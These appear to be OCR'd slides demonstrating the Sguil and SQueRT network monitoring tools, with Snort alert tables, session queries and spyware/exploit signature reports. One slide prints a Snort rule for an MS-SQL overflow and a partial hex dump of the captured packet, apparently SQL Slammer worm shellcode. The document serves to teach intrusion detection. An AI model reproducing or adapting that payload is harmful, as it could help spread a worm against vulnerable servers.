RT	1	gateway	2.6422	2007-03-19 23:05:14	63.26.198.32		209.120.188.193		1	BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound
RT	64	gateway	2.6424	2007-03-19 23:13:28	203.193.56.133	45026	209.120.188.193	22	6	BLEEDING-EDGE Potential SSH Scan
RT	1	gateway	2.6489	2007-03-19 23:52:22	213.7.12.116		209.120.188.193		1	BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound
RT	1	gateway	2.6496	2007-03-20 00:28:10	24.178.8.170		209.120.188.193		1	BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	gateway	2.5980	2007-03-18 20:31:06	85.188.1.26	6667	209.120.188.193	58870	6	BLEEDING-EDGE POLICY IRC connection
RT	1	gateway	2.6298	2007-03-19 08:03:51	87.240.48.122	1173	209.120.188.193	1434	17	MS-SQL version overflow attempt
RT	1	gateway	2.6380	2007-03-19 18:37:24	220.178.43.82	3064	209.120.188.193	1434	17	MS-SQL version overflow attempt
RT	1	gateway	2.6387	2007-03-19 19:16:20	202.101.62.218	1030	209.120.188.193	1434	17	MS-SQL version overflow attempt

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	gateway	4.3	2007-03-01 02:49:52	202.188.160.53	45398	209.120.188.193	22	6	PADS New Asset - ssh OpenSSH 3.9p1 (Protocol 1.99)
RT	1	gateway	4.4	2007-03-01 05:35:33	211.147.250.20	6000	209.120.188.193	3128	6	PADS New Asset - www squid/2.5.STABLE6
RT	1	gateway	4.5	2007-03-03 03:40:46	82.96.96.3	38419	209.120.188.193	23	6	PADS New Asset - ssh OpenSSH 3.9p1 (Protocol 1.99)
RT	1	gateway	4.6	2007-03-08 15:13:20	162.18.202.88	40942	209.120.188.193	44	6	PADS New Asset - ssh OpenSSH 4.3 (Protocol 2.0)

IP Resolution | Agent Status | Snort Statistics | System Msgs | User Msgs

Sid	Net	Hostname	Type	Last	Status
1	Ext_Net	gateway	pcap	2007-03-20 00:49:23	UP
2	Ext_Net	gateway	snort	2007-03-20 00:28:10	UP
3	Ext_Net	gateway	sancp	2007-03-19 01:59:34	UP
4	Ext_Net	gateway	pads	2007-03-08 15:13:20	UP

Update Interval (secs): 120 NOW

Show Packet Data Show Rule www.snort.org nvd.nist.gov

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL version overflow attempt"; flowbits:isnotset,ms_sql_seen_dns;
dsize:>100; content:"|04|"; depth:1; reference:bugtraq,5310; reference:cve,2002-0649; reference:nessus,10674;
```

	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
IP	220.178.43.82	209.120.188.193	4	5	0	404	31898	0	0	115	13184


	Source Port	Dest Port	Length	ChkSum
UDP	3064	1434	384	37652


DATA

```
04 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 DC C9 B0 42 EB 0E 01 01 01 01 01 01 70 AE
42 01 70 AE 42 90 90 90 90 90 90 90 68 DC C9
B0 42 B8 01 01 01 01 31 C9 B1 18 50 E2 FD 35 01
01 01 05 50 89 E5 51 68 2E 64 6C 6C 68 65 6C 33
32 68 6B 65 72 6E 51 68 6F 75 6E 74 68 69 63 6B
43 68 47 65 74 54 66 B9 6C 6C 51 68 33 32 2E 64
68 77 73 32 5F 66 B9 65 74 51 68 73 6F 63 6B 66
B9 74 6F 51 68 73 65 6E 64 BE 18 10 AE 42 8D 45
```

```
................
................
................
................
................
................
................
....B.........p.
B.p.B.......h..
.B.....1...P..5.
...P..Qh.dllhel3
2hkernQhounthick
ChGetTf.llQh32.d
hws2_f.etQhsockf
.toQhsend....B.E
```

Search Packet Payload Hex Text NoCase


SGUIL-0.7.0-ALPHA - Connected To 192.168.8.8
File Query Reports Sound: Off ServerName: 192.168.8.8 UserName: bamm UserID: 2
2007-03-20 21:13:19 GMT
RealTime Events Escalated Events
ST CNT Sensor Alert ID Date/Time Src IP SPort Dst IP DPort Pr Event Message
RT 1 gateway 2.6692 2007-03-20 19:45:42 86.85.219.170 209.120.188.193 1 ICMP PING NMAP
RT 1 gateway 2.6730 2007-03-20 20:00:34 83.69.111.67 209.120.188.193 1 BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound
RT 1 gateway 2.6769 2007-03-20 20:18:02 217.113.225.107 209.120.188.193 1 BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound
RT 1 gateway 2.6874 2007-03-20 20:50:05 201.8.143.68 209.120.188.193 1 BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound
RT 1 gateway 2.6907 2007-03-20 21:12:20 194.65.57.37 209.120.188.193 1 BLEEDING-EDGE WORM Allaple ICMP Sweep Ping Inbound
ST CNT Sensor Alert ID Date/Time Src IP SPort Dst IP DPort Pr Event Message
RT 1 gateway 2.6298 2007-03-19 08:03:51 87.240.48.122 1173 209.120.188.193 1434 17 MS-SQL version overflow attempt
RT 1 gateway 2.6380 2007-03-19 18:37:24 220.178.43.82 3064 209.120.188.193 1434 17 MS-SQL version overflow attempt
RT 1 gateway 2.6387 2007-03-19 19:16:20 202.101.62.218 1030 209.120.188.193 1434 17 MS-SQL version overflow attempt
RT 1 gateway 2.6541 2007-03-20 09:14:49 82.254.65.178 1984 209.120.188.193 80 6 http_inspect: OVERSIZE REQUEST-URI DIRECTORY
ST CNT Sensor Alert ID Date/Time Src IP SPort Dst IP DPort Pr Event Message
RT 1 gateway 4.1 2007-03-01 00:19:49 162.18.202.71 39842 209.120.188.193 80 6 PADS New Asset - www Apache 2.0.52 (CentOS)
RT 1 gateway 4.2 2007-03-01 00:20:05 24.85.138.40 1269 209.120.188.193 7734 6 PADS New Asset - unknown unknown
RT 1 gateway 4.3 2007-03-01 02:49:52 202.188.160.53 45398 209.120.188.193 22 6 PADS New Asset - ssh OpenSSH 3.9p1 (Protocol 1.99)
RT 1 gateway 4.4 2007-03-01 05:35:33 211.147.250.20 6000 209.120.188.193 3128 6 PADS New Asset - www squid/2.5.STABLE6
RT 1 gateway 4.5 2007-03-03 03:40:46 82.96.96.3 38419 209.120.188.193 23 6 PADS New Asset - ssh OpenSSH 3.9p1 (Protocol 1.99)
RT 1 gateway 4.6 2007-03-08 15:13:20 162.18.202.88 40942 209.120.188.193 44 6 PADS New Asset - ssh OpenSSH 4.3 (Protocol 2.0)
IP Resolution Agent Status Snort Statistics System Msgs User Msgs
Reverse DNS
Src IP: 82.96.96.3
Src Name: please.read.http.proxyscan.freenode.net
Dst IP: 209.120.188.193
Dst Name: 193-188-120-209.static.mesanetworks.net
Whois Query: None Src IP Dst IP
% This is the RIPE Whois query server #2.
% The objects are in RPSL format.
%
% Note: the default output of the RIPE Whois server
% is changed. Your tools may need to be adjusted. See
% http://www.ripe.net/db/news/abuse-proposal-20050331.html
% for more details.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html
Display Detected Banner
01 01 08 0A EC 60 F8 C0 3A 6E 7B 0A 01 01 08 0A
EC 60 F8 C2 3A 6E 7B 0A 01 01 08 0A EC 60 F8 E3
3A 6E 7B 0A 53 53 48 2D 31 2E 39 39 2D 4F 70 65
6E 53 53 48 5F 33 2E 39 70 31 0A


SGUIL-0.7.0-ALPHA - Connected To 192.168.8.8
File Query Reports Sound: Off ServerName: 192.168.8.8 UserName: bamm UserID: 2
2007-03-20 21:32:39 GMT
RealTime Events Escalated Events Sancp Query 1
Close
Export
(SELECT sensor.hostname, sancp.sid, sancp.sancpid, sancp.start_time as datetime, sancp.end_time, INET_NTOA(sancp.src_ip), sancp.src_port, INET_NTOA(sancp.dst_ip), sancp.dst_port, sancp.ip_proto, sancp.src_pkts, sancp.src_bytes, sancp.dst_pkts, sancp.dst_bytes FROM sancp IGNORE INDEX (p_key) INNER JOIN sensor ON sancp.sid=sensor.sid WHERE sancp.start_time > '2007-03-19' AND sancp.src_ip = INET_ATON('209.120.188.193')) UNION (SELECT sensor.hostname, sancp.sid, sancp.sancpid, sancp.start_time as datetime, sancp.end_time, INET_NTOA(sancp.src_ip), sancp.src_port,
Submit
Edit
Sensor Cnx ID Start Time End Time Src IP SPort Dst IP DPort Pr S Pckts S Bytes D Pckts D Bytes
gateway 3.5043449296758845694 2007-03-19 01:59:06 2007-03-19 01:59:20 209.120.188.193 57246 72.14.223.19 443 6 11 1677 10 713
gateway 3.5043449309644554220 2007-03-19 01:59:09 2007-03-19 01:59:09 72.14.223.19 443 209.120.188.193 57245 6 1 53 1 0
gateway 3.5043449361184260086 2007-03-19 01:59:21 2007-03-19 01:59:35 209.120.188.193 57247 72.14.223.19 443 6 12 1858 10 569
gateway 3.5043449369773361393 2007-03-19 01:59:23 2007-03-19 01:59:23 209.120.188.193 48910 140.211.166.3 6667 6 2 27 2 54
IP Resolution Agent Status Snort Statistics System Msgs User Msgs
Sid Sensor Pckt Loss Avg B/W Alerts Packets Bytes Match New Ssns Ttl Ssns Max Ssns
2 gateway 0.000% 0.0Mb/s 0.0/sec 0.0k/sec 175/pckt 65.07% 0.1/sec 0.1 4
Display Sancp Details
Source Flags Summary
U A P R S F
R R R C S S Y I
2 1 G K H T N N
. . . x x . x x
Dest Flags Summary
U A P R S F
R R R C S S Y I
2 1 G K H T N N
. . . x x x x x
NOTE: Sancp summarizes data across a session. If any packet within a session contains one of the above flags, then it will be logged as so. The above does NOT mean each flag was seen in ONE packet.

SQueRT

(A Simple Query and Report Tool)

- Interface Web para o Sguil
  - *Mesmo padrão de relatórios para acesso via browser*
  - *Scripts PHP*
  - *Demonstração em flash no site do projeto*

SQueRT - A Simple QUEry and Report Tool. - Mozilla Firefox

File Edit View History Bookmarks Tools Help

S Q u e R T — Powered by Sguil

Sensor: All Sensors View: ALL Start: Fri Mar 30, 2007 04 : 30 End: Mon Apr 2, 2007 07 : 00 Sort: <-Time

Query: BLEEDING-EDGE MALWARE Fun Web Products Spyware User Agent (1) Rule Build Report Build Graphs

Report Details **Generated: Mon Apr 2, 2007 20:30:37**

Scope: All Sensors
View: All Events
Date: From Fri Mar 30/07 - 04:30 to Mon Apr 2/07 - 07:00
Total: 52293 Event(s)
Distinct: 197 Event(s)

Protocol Distribution

TCP: [ ] (61%)
UDP: [ ] (39%)
ICMP: [ ] (0%)

Count	Signature	Last Event	SID	Rule	Info.
2683	BLEEDING-EDGE Malware Fun Web Products Agent Traffic	06:58:17 (04-02)	2001034	●	☒
2063	snort_decoder: Bad IPv4 Options	06:58:04 (04-02)	4	●	☑
1155	SPYWARE-PUT Trackware funwebproducts mywebsearchtoolbar-funtools runtime detection	06:54:50 (04-02)	7567	●	☑
1503	BLEEDING-EDGE MALWARE Fun Web Products Spyware User Agent (1)	06:54:50 (04-02)	2001855	●	☒
1979	RPC portmap proxy attempt UDP	06:53:03 (04-02)	1923	●	☑
12	BLEEDING-EDGE Malware WhenUClick.com WhenUSave Data Retrieval (offersdata)	06:52:38 (04-02)	2000917	●	☒
8	SPYWARE-PUT Adware whenu runtime detection - datachunksgz	06:51:38 (04-02)	7823	●	☑
1182	ATTACK-RESPONSES Invalid URL	06:49:23 (04-02)	1200	●	☑
701	BLEEDING-EDGE EXPLOIT Potential MS05-036 exploit - JPEG with embedded ICC - Excessive Tag Count	06:48:57 (04-02)	2002121	●	☒
7	BLEEDING-EDGE MALWARE Adwave/MarketScore User Agent	06:47:26 (04-02)	2002394	●	☒
485	WEB-IIS view source via translate header	06:20:37 (04-02)	1042	●	☑
20	BLEEDING-EDGE WEB Blog Spam Insert Attempt	06:09:53 (04-02)	2002069	●	☒
2	BLEEDING-EDGE Malware Traffic Syndicate Agent Updating (2)	06:03:33 (04-02)	2001316	●	☒
2	BLEEDING-EDGE MALWARE Web Search User Agent 3	06:03:33 (04-02)	2002402	●	☒
2	BACKDOOR mass connect 1.1 runtime detection - http	06:03:33 (04-02)	7100	●	☑
565	frag3: Fragmentation overlap	05:56:55 (04-02)	8	●	☑
14	BLEEDING-EDGE MALWARE 180solutions Update Engine	05:44:00 (04-02)	2000930	●	☒
1032	WEB-MISC cross site scripting attempt	05:38:30 (04-02)	1497	●	☑
38	TFTP Put	05:35:22 (04-02)	518	●	☑
18	BLEEDING-EDGE POLICY Java Url Lib User Agent Web Crawl	05:31:44 (04-02)	2002945	●	☒
54	snort_decoder: Bad Traffic Same Src/Dst IP!	05:30:14 (04-02)	151	●	☑
201	BLEEDING-EDGE WEB-MISC Poison Null Byte	05:18:35 (04-02)	2003099	●	☒
63	BLEEDING-EDGE Policy Skype VOIP Checking Version (Startup)	05:15:26 (04-02)	2001595	●	☒
73	BLEEDING-EDGE POLICY Skype User-Agent detected	05:15:26 (04-02)	2002157	●	☒
20	BLEEDING-EDGE MALWARE Web Search User Agent 2	04:06:06 (04-02)	2002401	●	☒
44	snort_decoder: Experimental TCP options	01:52:03 (04-02)	58	●	☑
1245	BLEEDING-EDGE MALWARE Suspicious 220 Banner on Local Port	01:21:51 (04-02)	2003055	●	☒
240	BLEEDING-EDGE EXPLOIT WMF Escape Record Exploit - Version 1	00:58:51 (04-02)	2002758	●	☒
19	BLEEDING-EDGE EXPLOIT WMF Escape Record Exploit - Version 3	00:35:39 (04-02)	2002742	●	☒
4	BLEEDING-EDGE Proxy POST Request	00:10:18 (04-02)	2001674	●	☒
20	BLEEDING-EDGE POLICY WebshotsNetClient	00:01:43 (04-02)	2002407	●	☒
273	BLEEDING-EDGE RDP connection request	00:00:51 (04-02)	2001329	●	☒
271	BLEEDING-EDGE RDP connection confirm	00:00:51 (04-02)	2001330	●	☒

SQueRT v-0.4.0-BETA

SQueRT - A Simple QUEry and Report Tool. - Mozilla Firefox

File Edit View History Bookmarks Tools Help

S Q u e R T — Powered by Sguil

Sensor: All Sensors View: ALL Start: Mon Apr 2, 2007 00 : 00 End: Mon Apr 2, 2007 00 : 00 Sort: <-Time

Query: ---- Build Report Build Graphs

Report Details

Generated: Mon Apr 2, 2007 20:21:00

Scope: All Sensors
View: All Events
Date: Monday Apr 2, 2007
Total: 331 Event(s)
Distinct: 135 Event(s)
Signature: BLEEDING-EDGE MALWARE Suspicious User Agent (SID: 2002400) | VIEW |

Protocol Distribution

TCP: [ ] (100%)
UDP: [ ] (0%)
ICMP: [ ] (0%)

Count	SrcIP	Port	DstIP	Port	Signature
18	10.43.105.7	1357	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
12	10.43.10.112	3695	64.12.164.55	80	BLEEDING-EDGE MALWARE Suspicious User Agent
10	10.41.2.162	1392	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
8	10.17.100.72	2108	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
8	10.43.103.19	3933	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
8	10.25.2.56	3248	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
7	10.9.100.214	3921	207.68.179.219	80	BLEEDING-EDGE MALWARE Suspicious User Agent
6	10.43.10.98	2181	65.54.195.188	80	BLEEDING-EDGE MALWARE Suspicious User Agent
